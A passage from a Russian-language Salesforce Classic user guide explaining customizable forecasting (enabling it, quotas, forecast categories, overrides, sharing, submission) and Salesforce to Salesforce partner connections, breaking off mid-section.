При переключении на функцию настраиваемого прогнозирования имя вкладки остается неизменным, поэтому пользователи не могут определить, включена ли данная функция в организации. Воспользуйтесь рекомендациями ниже.

Откройте вкладку «Прогнозы».

- Наличие кнопки **«Настраиваемое прогнозирование»** или **«Отправить запрос!»** указывает на отсутствие функции настраиваемого прогнозирования в организации.
- Отсутствие обеих кнопок указывает на то, что в организации уже включена функция настраиваемого прогнозирования.

Чтобы включить функцию настраиваемого прогнозирования, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Прогнозы (настраиваемые)»* в поле «Быстрый поиск», затем выберите **«Прогнозы (настраиваемые)»**.
2. Установите флажок **«Включить настраиваемое прогнозирование»**.
3. После включения функции настраиваемого прогнозирования см. раздел [«Настройка функции настраиваемого прогнозирования»](#).

СМ. ТАКЖЕ:

[Общие сведения о настраиваемом прогнозировании](#)

[Чем отличаются версии прогнозирования?](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## Настройка планов продаж для настраиваемого прогнозирования

Пользователи, которым предоставлены соответствующие полномочия, могут настраивать собственные планы продаж. Администраторы и пользователи с соответствующими полномочиями могут всегда редактировать любые планы продаж, а менеджеры могут всегда изменять планы продаж нижестоящих пользователей в иерархии ролей.

1. Выполните одно из указанных ниже действий.
  - Чтобы настроить личный план продаж, откройте страницу личных сведений в личных параметрах.
  - Чтобы изменить план продаж для подчиненного пользователя, откройте настройки и введите строку «*Пользователи*» в поле «Быстрый поиск», затем выберите пункт «**Пользователи**» и щелкните имя соответствующего пользователя.
2. Нажмите кнопку «**Правка**» в связанном списке «Планы продаж».
3. Выберите начало диапазона и его длину. При необходимости выберите территорию и группу продуктов.
 

 **Прим.:** Если организация использует настраиваемые финансовые года, то планы продаж могут быть заданы только для периодов, поддерживающих заданный финансовый год.
4. Введите стоимости плана продаж для дохода и/или количества.
5. При использовании мультивалюты выберите нужную валюту.
6. Чтобы сохранить план продаж и открыть страницу сведений о пользователе, нажмите кнопку «**Сохранить**». Чтобы сохранить значения и продолжить редактирование плана продаж, нажмите кнопку «**Быстрое сохранение**».
 

 **Совет:** Кнопка «**Быстрое сохранение**» позволяет быстро настраивать отдельные планы продаж для каждой группы продуктов.

 **Прим.:** Данные параметры могут быть недоступны в том случае, если функция настраиваемого прогнозирования отключена. Чтобы определить доступность настраиваемого прогнозирования в организации, см. раздел «[Включена ли функция настраиваемого прогнозирования?](#)» на странице 1682. Связанный список «Планы продаж» не отображается делегированным администраторам в записях пользователей.

Пакетное обновление планов продаж может быть выполнено посредством приложения [Data Loader](#). Настройте значение поля обновляемого плана продаж для объекта RevenueForecast или QuantityForecast.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемом прогнозировании](#)

[Управление настраиваемыми прогнозами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки плана продаж:

- «Редактирование личных планов продаж»


Для настройки плана продаж другого пользователя:

- «Управление внутренними пользователями»

И


«Изменение всех данных»

## Работа с категориями прогнозов

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Прогноз — это представление стоимостей, дат и этапов возможностей. Откройте вкладку «Прогнозы» и обратите внимание, что стоимостям прогнозов соответствуют разные категории. Ниже перечислены категории прогнозов, доступность которых определяется этапом возможности.

- **«Благоприятный прогноз»:** стоимости, предназначенные для закрытия, стоимости закрытых/реализованных возможностей и стоимости в категории «Обязательство».
- **«Закрыто»:** стоимости закрытых/реализованных возможностей.
- **«Обязательство»:** стоимости закрываемых возможностей и стоимости закрытых/реализованных возможностей.
- **«Пропущено»:** стоимость, которая не используется прогнозом.
- **«Ожидаемые продажи»:** стоимости всех открытых возможностей.

 **Прим.:** Система позволяет редактировать поле возможностей «Категория прогноза» с целью изменения значения, отображаемого в отчетах, на страницах просмотра и редактирования сведений о возможностях, а также в результатах поиска и списковых представлениях возможностей. Например, чтобы разрешить соответствие имени категории бизнес-процессу, измените значение категории «Обязательство» на значение «Реализовано».

Каждое значение раскрывающегося списка возможности «Этап» автоматически соотносится с полем «Вероятность» и значением раскрывающегося списка «Категория прогноза». Чтобы изменить значения полей «Вероятность» и «Категория прогноза», измените поле возможности «Этап».

Например, этап Negotiation/Review мог быть соотнесен с категорией прогноза «Благоприятный прогноз». Другими словами, стоимости возможностей на этапе Negotiation/Review добавляются в стоимость прогноза «Благоприятный прогноз». Организация может настраивать разные соотношения. Ниже приведен пример соотношения данных полей.

| Этап                 | Вероятность | Категория прогноза    |
|----------------------|-------------|-----------------------|
| Prospecting          | 10%         | Ожидаемые продажи     |
| Qualification        | 10%         | Ожидаемые продажи     |
| Needs Analysis       | 20%         | Ожидаемые продажи     |
| Value Proposition    | 50%         | Ожидаемые продажи     |
| Id Decision Makers   | 60%         | Ожидаемые продажи     |
| Perception Analysis  | 70%         | Ожидаемые продажи     |
| Proposal/Price Quote | 75%         | Ожидаемые продажи     |
| Negotiation/Review   | 90%         | Благоприятный прогноз |
| Closed Won           | 100%        | Обязательство         |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




Независимо от использования функции настраиваемого прогнозирования, прогнозы опираются на соотношение значений раскрывающегося списка «Этап» со значениями раскрывающегося списка «Категория прогноза».

СМ. ТАКЖЕ:

[Общие сведения о настраиваемом прогнозировании](#)

[Управление настраиваемыми прогнозами](#)

## Управление настраиваемыми прогнозами

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Прогнозы содержат стоимости, даты и этапы возможностей. Чтобы гарантировать, что прогнозы являются точным представлением возможного дохода, выполните указанные ниже действия.

1. Просмотрите стоимости прогнозов. Дополнительную информацию о разных способах просмотра см. в разделе «[Просмотр настраиваемых прогнозов](#)».
2. Определите необходимость переопределения стоимостей.
3. При необходимости переопределите стоимости. Данное действие требует наличия соответствующего полномочия пользователя. См. раздел «[Переопределение настраиваемых прогнозов](#)» на странице 1688.
4. Чтобы предоставить доступ к снимку данных прогноза в журнале прогноза и отчетах по прогнозам, отправьте нужный прогноз. См. раздел «[Отправка настраиваемых прогнозов](#)».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра прогнозов других пользователей:

- «Просмотр всех прогнозов»




Для переопределения прогноза:

- «Переопределение прогнозов»

## Просмотр настраиваемых прогнозов

-  **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Откройте вкладку «Прогнозы», просмотрите перечисленные стоимости и определите их готовность для отправки.

- Изначально имя пользователя отображается в строке заголовка и над полем «Поиск прогноза : », указывая, что пользователь просматривает собственный прогноз. При наличии соответствующих полномочий пользователи могут нажимать значок лупы и выбирать другого пользователя или роль для просмотра его прогноза. При просмотре прогноза, принадлежащего другому пользователю, роль или имя пользователя отображается в строке заголовка и над полем «Поиск прогноза : ». Кроме того, уровень доступа пользователя будет отображаться над полем «Поиск прогноза : ».
-  **Прим.:** [Общий доступ к пользователям](#) поддерживается функцией настраиваемого прогнозирования не полностью. Независимо от единого стандартного параметра для объекта «Пользователь», общий доступ предоставляется ко всем пользователям организации.
- Если организация использует общий доступ к прогнозам, предоставляемый вручную, нажмите кнопку «**Общий доступ**» для просмотра параметров общего доступа или предоставления общего доступа другим пользователям.
- Если организация использует территории, выберите нужное значение раскрывающегося списка «Территория» для резюмирования прогноза. См. раздел «[Управление территориями](#)».
- Если организация использует группы продуктов, выберите нужное значение раскрывающегося списка «Группа продуктов» для резюмирования прогноза. Выбор значения «Все» инициирует отключение параметров «**Отправить**» и «**История прогноза**». Чтобы включить данные параметры, выберите другую группу продуктов. Дополнительную информацию о настройке организации для использования групп продуктов см. в разделе «[Определение параметров настраиваемых прогнозов](#)».
- Если организация поддерживает прогнозы по доходу и количеству, выберите объект прогнозирования (доход, количество или доход и количество). Данное действие определяет сведения, отображаемые для каждой указанной стоимости.
- Чтобы просмотреть другой период прогноза, выберите нужный диапазон дат в поле «Начало диапазона». Сведения о прогнозах для возможностей, закрытых не менее чем за два года до внедрения функции настраиваемого прогнозирования или более чем через 10 лет в будущем, будут недоступны.
-  **Прим.:** Организации, внедрившие функцию настраиваемого прогнозирования до выпуска Winter'07 системы Salesforce, могут просматривать прогнозы вне данного диапазона.
- Чтобы просмотреть больше или меньше периодов прогноза, настройте параметр «Длина диапазона».
-  **Прим.:** При использовании настраиваемых финансовых лет периоды, расположенные перед первым заданным настраиваемым финансовым годом или за последним заданным финансовым годом, используют календарные месяцы или календарные кварталы (в зависимости от параметра прогноза) для начала диапазона и длины периода.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов  
других пользователей:

- «Просмотр всех прогнозов»

Для переопределения  
прогноза:

- «Переопределение прогнозов»

- Чтобы просмотреть итоги прогноза посредством другой единицы измерения, выберите нужное значение напротив поля «Единицы отображения». Чтобы просмотреть долю, соответствующую каждому итоговому значению в плане продаж, выберите **«План продаж (%)»**.

### Просмотр истории прогноза

Чтобы просмотреть снимки данных прогноза, сделанные при его отправке, щелкните **«История прогноза»** при просмотре прогноза на вкладке «Прогнозы». При необходимости просмотрите отправленные прогнозы подчиненных пользователей. Чтобы вернуться к предыдущему представлению, щелкните **«Резюме прогноза»**.

### Просмотр сведений о стоимости прогноза

Чтобы просмотреть сведения о прогнозе, откройте вложенную вкладку «Прогнозы». Чтобы просмотреть сведения о стоимостях возможности, добавленных в стоимость прогноза, щелкните нужную стоимость прогноза. Чтобы просмотреть любой указанный элемент, щелкните нужный элемент на странице сведений. Чтобы переопределить данный элемент, щелкните **«Правка»**. Дополнительную информацию о переопределении стоимостей прогноза на странице возможности см. в разделе **«Переопределение настраиваемых прогнозов»**.


Прогнозы прямых подчиненных (при их наличии) отображаются под собственными прогнозами. Параметр «Выбрать представление» позволяет изменить способ отображения сведений о прогнозе для прямых подчиненных. Рекомендуем использовать данный параметр для группирования данных прогноза по подчиненному или периоду прогноза.

- Значение **«Просмотр по периоду»** возвращает список прямых подчиненных и их прогнозы для каждого периода прогноза. Чтобы просмотреть соответствующий прогноз, щелкните имя нужного пользователя.
- Значение **«Просмотр по прямому подчиненному»** возвращает список итогов прогноза для каждого прямого подчиненного. Чтобы просмотреть соответствующий прогноз, щелкните ссылку **«Просмотр»** напротив имени нужного подчиненного.
- Чтобы просмотреть возможности и добавленные переопределения прогноза, щелкните нужную стоимость.

### Просмотр возможностей

Чтобы просмотреть возможности, добавленные в отображаемый прогноз, откройте вложенную вкладку «Возможности». Вложенная вкладка «Возможности» позволяет выбирать или создавать списковое представление для дальнейшей фильтрации отображаемых возможностей. Чтобы просмотреть сведения о возможности, щелкните нужную возможность. Чтобы переопределить возможность, нажмите кнопку **«Правка»**. Дополнительную информацию о переопределении возможностей см. в разделе **«Переопределение настраиваемых прогнозов»**.

При наличии полномочия «Просмотр всех прогнозов» пользователи могут просматривать возможности на вложенной вкладке «Возможности», независимо от параметров общего доступа.


 **Прим.:** При **переносе партнерского портала в другую организацию** возможности каждой организации автоматически пересчитываются посредством иерархии прогнозов организации.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемом прогнозировании](#)

[Управление настраиваемыми прогнозами](#)

## Переопределение настраиваемых прогнозов

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Переопределение стоимостей прогнозов позволяет прогнозам отображать более точную оценку прогнозируемых продаж. Любой пользователь может переопределить прогноз на странице возможности путем изменения поля возможности «Этап» или «Категория прогноза». При наличии полномочия «Переопределение прогнозов» пользователи могут переопределять собственные прогнозы, а также прогнозы любых прямых подчиненных на уровне прогноза.


Перенос возможности из одной категории прогноза в другую (например, из категории «Благоприятный прогноз» в категорию «Обязательство») инициирует изменение неуточненных исходных стоимостей для каждой используемой категории; переопределенные стоимости не меняются. Чтобы учесть изменения на этапе возможностей, рекомендуем обновить или удалить переопределения, внесенные в каждую категорию прогноза.

### Переопределение прогноза на странице возможности


1. Откройте вложенную вкладку «Возможности» на странице «Прогнозы».
2. Щелкните ссылку «**Правка**» напротив нужной возможности.
3. При необходимости измените сведения. Доступные параметры определяются наличием ответственности за возможность.
4. Если возможность содержит продукты, для которых требуется изменить категорию прогноза, выберите «**Изменить категорию**», а затем заполните поле «Категория прогноза продукта».
5. Нажмите кнопку «**Сохранить**». Возможность помечается соответствующим значком, указывающим на статус переопределения.

Чтобы обновить запись и повторно показать итоги, нажмите кнопку «**Сохранить и обновить**».

### Переопределение итогов прогноза

1. Откройте вложенную вкладку «Прогнозы» на странице «Прогнозы».
2. Чтобы переопределить скорректированные итоги, щелкните значок редактирования (  ).
3. Введите новую стоимость и любой комментарий.
4. Нажмите кнопку «**Сохранить**». Прогноз помечается соответствующим значком, указывающим на статус переопределения.

### Переопределение прогноза прямого подчиненного

1. Откройте вложенную вкладку «Прогнозы» на странице «Прогнозы».
2. Чтобы переопределить прогноз прямого подчиненного, щелкните значок редактирования (  ).
3. Чтобы определить стоимости переопределения, которые должны быть добавлены в прогноз, выберите нужный параметр переопределения.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- «Просмотр всех прогнозов»

Для переопределения прогноза:

- «Переопределение прогнозов»

- **«Принять прогноз пользователя»:** рекомендуем использовать данный параметр для принятия прогноза прямого подчиненного, включая все внесенные переопределения.
  - **«Отклонять любые переопределения прогноза пользователя, но принимать переопределения прогноза от других подчиненных сотрудников»:** рекомендуем использовать данный параметр для отклонения переопределений, внесенных в прогноз прямого подчиненного, но принятия всех переопределений, внесенных в прогнозы нижестоящих пользователей.
  - **«Отклонять все переопределения прогноза»:** рекомендуем использовать данный параметр для отклонения всех переопределений на уровне прогноза, но принятия переопределений на уровне возможности. При наличии переопределенных стоимостей возможности данное вычисление использует собственные прогнозы возможности. Данный параметр позволяет использовать стоимости возможностей, включая переопределения, внесенные на уровне возможности, в основе стоимостей прогнозов.
  - **«Переопределить прогноз и установить для него значение»:** рекомендуем использовать данный параметр для ввода стоимости, предназначенной для замены текущей стоимости прогноза. Данная стоимость будет отображаться менеджеру и будет недоступна для подчиненных.
4. При составлении прогноза на основе дохода и количества выберите параметр переопределения для прогноза по количеству.
  5. Нажмите кнопку **«Сохранить»**. Прогноз помечается соответствующим значком, указывающим на статус переопределения.
-  **Прим.:** В отличие от других вкладок, вкладка «Прогнозы» автоматически вычисляет данные на основе данных возможности. Создание или удаление записей прогнозов не требуется.


СМ. ТАКЖЕ:

[Общие сведения о настраиваемом прогнозировании](#)

[Управление настраиваемыми прогнозами](#)

## Переопределение настраиваемых прогнозов из раздела коммерческих возможностей

Переопределение прогноза — это уточненная сумма ожидаемых продаж. Список переопределений и внесение изменений со страницы сведений о коммерческих возможностях.

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

1. В связанном списке Прогнозы по коммерческой возможности конкретной записи коммерческой возможности щелкните **Изменить**.
2. Внесите нужные изменения в эти сведения. Дополнительную информацию о переопределении стоимостей прогнозов возможностей см. в разделе «Переопределение настраиваемых прогнозов».


Если в организации включена функция управления территориями, то территория, назначенная возможности, отображается в раскрывающемся списке «Территория».

Если текущий пользователь является менеджером прогнозов для нескольких территорий, то раскрывающийся список содержит территории, которые могут использоваться для переопределения возможности. Чтобы переопределить возможность в нужной территории, выберите значение и щелкните «Правка».

СМ. ТАКЖЕ:

[Управление территориями](#)

## Предоставление общего доступа к прогнозам вручную

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Администратор создает иерархию прогнозов организации, определяющую пользователей, которые могут просматривать данные прогноза. Администратор может вручную расширить полномочия общего доступа к данным прогнозов, тогда как пользователи могут вручную расширять полномочия общего доступа к данным собственных прогнозов. Общий доступ к прогнозам, предоставляемый вручную, позволяет только расширять уровень доступа к данным прогнозов; текущий уровень доступа пользователей не может быть ограничен. Общий доступ к прогнозу может быть предоставлен вручную только при наличии полномочия администратора или менеджера прогнозов.

Чтобы просмотреть пользователей, которые могут просматривать прогноз или предоставлять доступ к данным прогноза, выполните одно из указанных ниже действий.

- Введите строку «Иерархия прогнозов» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Иерархия прогнозов», затем щелкните «Общий доступ» около нужного представления.
- Чтобы предоставить доступ к данным собственного прогноза, нажмите кнопку «Общий доступ» на начальной странице прогнозов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- «Просмотр всех прогнозов»

Для переопределения прогноза:

- «Переопределение прогнозов»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Список «Общий доступ пользователя и группы» содержит всех пользователей, имеющих доступ к данным прогноза. Кроме того, данный список определяет текущий уровень доступа пользователей, возможность отправки прогноза и причину предоставления доступа. Ниже перечислены возможные причины предоставления доступа к данным прогноза.

| Причина                              | Описание   |
|--------------------------------------|--|
| Администратор                        | Пользователь является администратором или обладает полномочием «Изменение всех данных».                    |
| Делегированный менеджер прогнозов    | Доступ к данным прогноза предоставляется пользователю посредством кнопки <b>«Общий доступ»</b> в прогнозе. |
| Менеджер прогнозов                   | Пользователь является менеджером прогнозов в иерархии прогнозов.   |
| Ответственный                        | Ответственный может всегда просматривать данные собственного прогноза.                                     |
| Полномочие «Просмотр всех прогнозов» | Пользователь обладает полномочием «Просмотр всех прогнозов».   |

Ниже перечислены действия, доступные на странице «Сведения об общем доступе к прогнозу».


- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям или группам доступ к данным прогноза, нажмите кнопку **«Добавить»**.
  -  **Прим.:** Общий доступ, предоставляемый вручную, распространяется на данные возможности, являющиеся частью прогноза. При наличии полномочия на переопределение данных прогноза пользователю предоставляется полномочие на переопределение данных прогноза возможности.
- Чтобы **просмотреть всех пользователей, имеющих доступ** к данным прогноза, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

СМ. ТАКЖЕ:

[Определение параметров настраиваемых прогнозов](#)

[Настройка функции настраиваемого прогнозирования](#)

## Отправка настраиваемых прогнозов

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Вкладка «Прогнозы» всегда предоставляет доступ к итогам прогнозов текущему пользователю и вышестоящим пользователям в иерархии ролей. Тем не менее, итоги прогнозов доступны в журнале прогноза и отчетах только после их отправки. Пользователи могут отправлять собственные прогнозы или данные любых прогнозов, доступ к которым предоставляется вручную (при наличии соответствующего полномочия).

Чтобы отправить прогноз, выполните указанные ниже действия.

1. Нажмите кнопку «**Отправить**» на странице прогноза на вкладке «Прогнозы».
2. Нажмите кнопку «**ОК**». Система Salesforce создает снимок итогов прогноза и предоставляет к ним доступ в отчетах и журнале прогноза.

СМ. ТАКЖЕ:

[Просмотр настраиваемых прогнозов](#)

[Управление настраиваемыми прогнозами](#)

## Многоканальные продажи

### Предоставление бизнес-партнерам общего доступа к данным Salesforce

#### Общие сведения о функции Salesforce to Salesforce

Функция Salesforce to Salesforce обеспечивает взаимодействие бизнес-партнеров внутри и за пределами организаций Salesforce. Данная функция позволяет использовать [определенные записи](#) совместно с бизнес-партнерами, имеющими доступ к системе Salesforce, а также обновлять общедоступные данные в режиме реального времени. Например, данные об интересах и возможностях могут быть предоставлены бизнес-партнерам для управления ожидаемыми продажами в системе Salesforce.

Функция Salesforce to Salesforce обеспечивает удобное и эффективное взаимодействие с бизнес-партнерами. Благодаря функции Salesforce to Salesforce, записи могут быть доступны как минимум одному подключению, которое может принимать записи, принятые другими подключениями.

Ниже перечислены действия, доступные бизнес-партнерам при использовании функции Salesforce to Salesforce.

- Централизованный доступ ко всем своим программам
- Удобная интеграция собственных данных с данными, управляемыми в системе Salesforce
- Интеграция бизнес-процессов и обновлений, полученных от текущего пользователя

Ниже перечислены действия, доступные пользователям при использовании функции Salesforce to Salesforce.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов  
других пользователей:

- «Просмотр всех прогнозов»

Для переопределения  
прогноза:

- «Переопределение прогнозов»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




- Полный контроль над действиями партнеров
- Централизованное управление процессами продаж (реализация на внутреннем рынке и посредством каналов распределения)
- Быстрый и удобный обмен данными между разноуровневыми партнерами
- Интеграция бизнес-процессов и обновлений, полученных от партнеров, посредством бизнес-правил и правил назначения

Чтобы узнать, используют ли потенциальные партнеры систему Salesforce, воспользуйтесь приложением [Connection Finder](#).

Дополнительную информацию о принятии или отклонении приглашений Salesforce to Salesforce см. в разделе «[Принятие или отклонение приглашения на присоединение к Salesforce to Salesforce](#)» на странице 1695.

Дополнительную информацию об отправке приглашений другим компаниям с помощью функции Salesforce to Salesforce см. в разделе «[Приглашение бизнес-партнеров к подключению с помощью функции Salesforce to Salesforce](#)».

 **Прим.:** Функция Salesforce to Salesforce позволяет не только обмениваться информацией со своими бизнес-партнерами, но также является частью высоконадежного решения по имени «Синхронизация организации». Дополнительную информацию о синхронизации организации см. в разделе «[Синхронизация организации](#)».


СМ. ТАКЖЕ:

[Советы по использованию функции Salesforce to Salesforce](#)

[Запрос на предмет использования партнерами системы Salesforce](#)


## Приглашение бизнес-партнеров к подключению с помощью Salesforce to Salesforce

Прежде чем предоставить бизнес-партнерам общий доступ к данным, рекомендуем настроить подключение с помощью функции Salesforce to Salesforce. Чтобы создать подключение, необходимо пригласить бизнес-партнера.

 **Прим.:** Прежде чем отправить приглашение, рекомендуем создать организацию и связанный контакт для бизнес-партнера.

Чтобы пригласить бизнес-партнера с помощью функции Salesforce to Salesforce, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Нажмите кнопку «Создать».
3. Введите имя контакта или щелкните значок поиска.

 **Важное замечание:** Проверьте адрес эл. почты. В противном случае приглашение может быть отправлено неверному получателю.

4. При необходимости выберите связанную организацию.

 **Прим.:** Организация, связанная с подключением, может быть изменена после отправки приглашения.

5. Выберите пользователя для управления подключением.
6. При необходимости выберите шаблон для применения к подключению.
7. Нажмите кнопку «Сохранить и отправить приглашение».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приглашения бизнес-партнеров к подключению посредством функции Salesforce to Salesforce:

- «Управление подключениями»


Чтобы пригласить нескольких бизнес-партнеров с помощью функции Salesforce to Salesforce, выполните указанные ниже действия.

1. Откройте вкладку «Контакты».
2. Выберите стандартное или настраиваемое списковое представление и нажмите кнопку **«Начать»**.
3. Выберите нужные контакты в списковом представлении.

 **Важное замечание:** Проверьте адреса эл. почты. В противном случае приглашения могут быть отправлены неверным получателям.

4. Нажмите кнопку **«Пригласить к подключению»**.
5. Выберите пользователя для управления подключением.
6. При необходимости выберите шаблон для применения к подключению.
7. Нажмите кнопку **«Сохранить и отправить приглашение»**.

Пользователи получают электронное приглашение к подключению с помощью функции Salesforce to Salesforce. Приглашение может быть принято или отклонено. Статус приглашения можно просмотреть на вкладке «Подключения». Кроме того, вкладка «Подключения» позволяет отправить повторное приглашение или отменить отправленное приглашение. Дополнительную информацию о подключениях см. в разделе [«Начальная страница подключений»](#) на странице 169б.

 **Прим.:** Дополнительную информацию об отправке приглашения на подключение репликации «Синхронизация организации» в функции Salesforce to Salesforce см. в разделе [«Подключение организаций»](#).

СМ. ТАКЖЕ:

[Запрос на предмет использования партнерами системы Salesforce](#)

[Шаблоны подключения в функции Salesforce to Salesforce](#)

[Создание и применение шаблонов подключения](#)

## Принятие или отклонение приглашения на присоединение к Salesforce to Salesforce

Чтобы принять или отклонить приглашение, отправленное бизнес-партнером посредством функции Salesforce to Salesforce, выполните указанные ниже действия.

1. Чтобы перейти на страницу входа в систему Salesforce, щелкните ссылку в электронном приглашении.
2. Войдите в систему в качестве системного администратора или пользователя с полномочием «Управление подключениями».
3. Просмотрите сведения о приглашении.
4. Щелкните «Принять» или «Отклонить».

Чтобы принять или отклонить приглашение в другой раз, нажмите кнопку «Решить позже». Данное приглашение отображается на вкладке «Подключения» со статусом «Приглашение получено». При необходимости приглашение может быть принято или отклонено позже.

Компания, отправившая приглашение, получает электронное уведомление о принятии или отклонении данного приглашения. Чтобы настроить содержимое данного уведомления, рекомендуем изменить соответствующий шаблон эл. почты.

СМ. ТАКЖЕ:

[Общие сведения о функции Salesforce to Salesforce](#)

[Советы по использованию функции Salesforce to Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия или отклонения приглашения посредством функции Salesforce to Salesforce:

- «Управление подключениями»

## Начальная страница подключений

Вкладка «Подключения» позволяет управлять подключениями и шаблонами подключений Salesforce to Salesforce. Ниже перечислены действия, доступные на вкладке «Подключения».

- Для управления подключениями откройте вложенную вкладку «Подключения». Данная вкладка содержит всех приглашенных пользователей (принявших, отклонивших или еще не ответивших на приглашение), а также все полученные приглашения. Недавние подключения отображаются на вложенной вкладке «Подключения» автоматически.
    - Чтобы просмотреть сведения о подключении, щелкните имя нужного подключения.
    - Чтобы добавить новое подключение, нажмите кнопку **«Создать»**, введите необходимые сведения и нажмите кнопку **«Сохранить и отправить приглашение»**.
    - Чтобы деактивировать подключение, нажмите кнопку **«Деактивировать»**.
    - Чтобы повторно отправить приглашение, которое еще не было принято, щелкните ссылку **«Отправить повторно»**. Чтобы отменить приглашение, щелкните ссылку **«Отмена приглашения»**. Дополнительную информацию об отправке приглашений см. в разделе **«Приглашение бизнес-партнеров к подключению с помощью функции Salesforce to Salesforce»** на странице 1693.
  - Для управления шаблонами подключений откройте вложенную вкладку «Шаблоны». Шаблоны позволяют определять и публиковать наборы объектов и полей как минимум для одного стандартного подключения Salesforce to Salesforce. Недавние шаблоны отображаются на вложенной вкладке «Шаблоны» автоматически.
    - Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
    - Чтобы просмотреть сведения о шаблоне, щелкните имя нужного шаблона.
    - Чтобы добавить новый шаблон, нажмите кнопку **«Создать»**.
    - Чтобы изменить шаблон, щелкните ссылку **«Правка»** напротив нужного шаблона. Дополнительную информацию об использовании шаблонов см. в разделе **«Создание и применение шаблонов подключения»** на странице 1699.
-  **Прим.:** Дополнительную информацию о синхронизации организации, высоконадежной функции на платформе Salesforce to Salesforce, см. в разделе **«Синхронизация организации»**.

СМ. ТАКЖЕ:

[Управление подключениями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и управления подключениями Salesforce to Salesforce:

- «Управление подключениями»

Для просмотра и управления шаблонами Salesforce to Salesforce:

- «Управление подключениями»

## Управление подключениями

Вкладка «Подключения» позволяет просматривать сведения о подключениях и управлять подключениями. Раздел сведений содержит данные о статусе подключения, ответственном, компании, опубликованных и подписанных полях, а также журнале подключений.

Чтобы просмотреть подключение, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
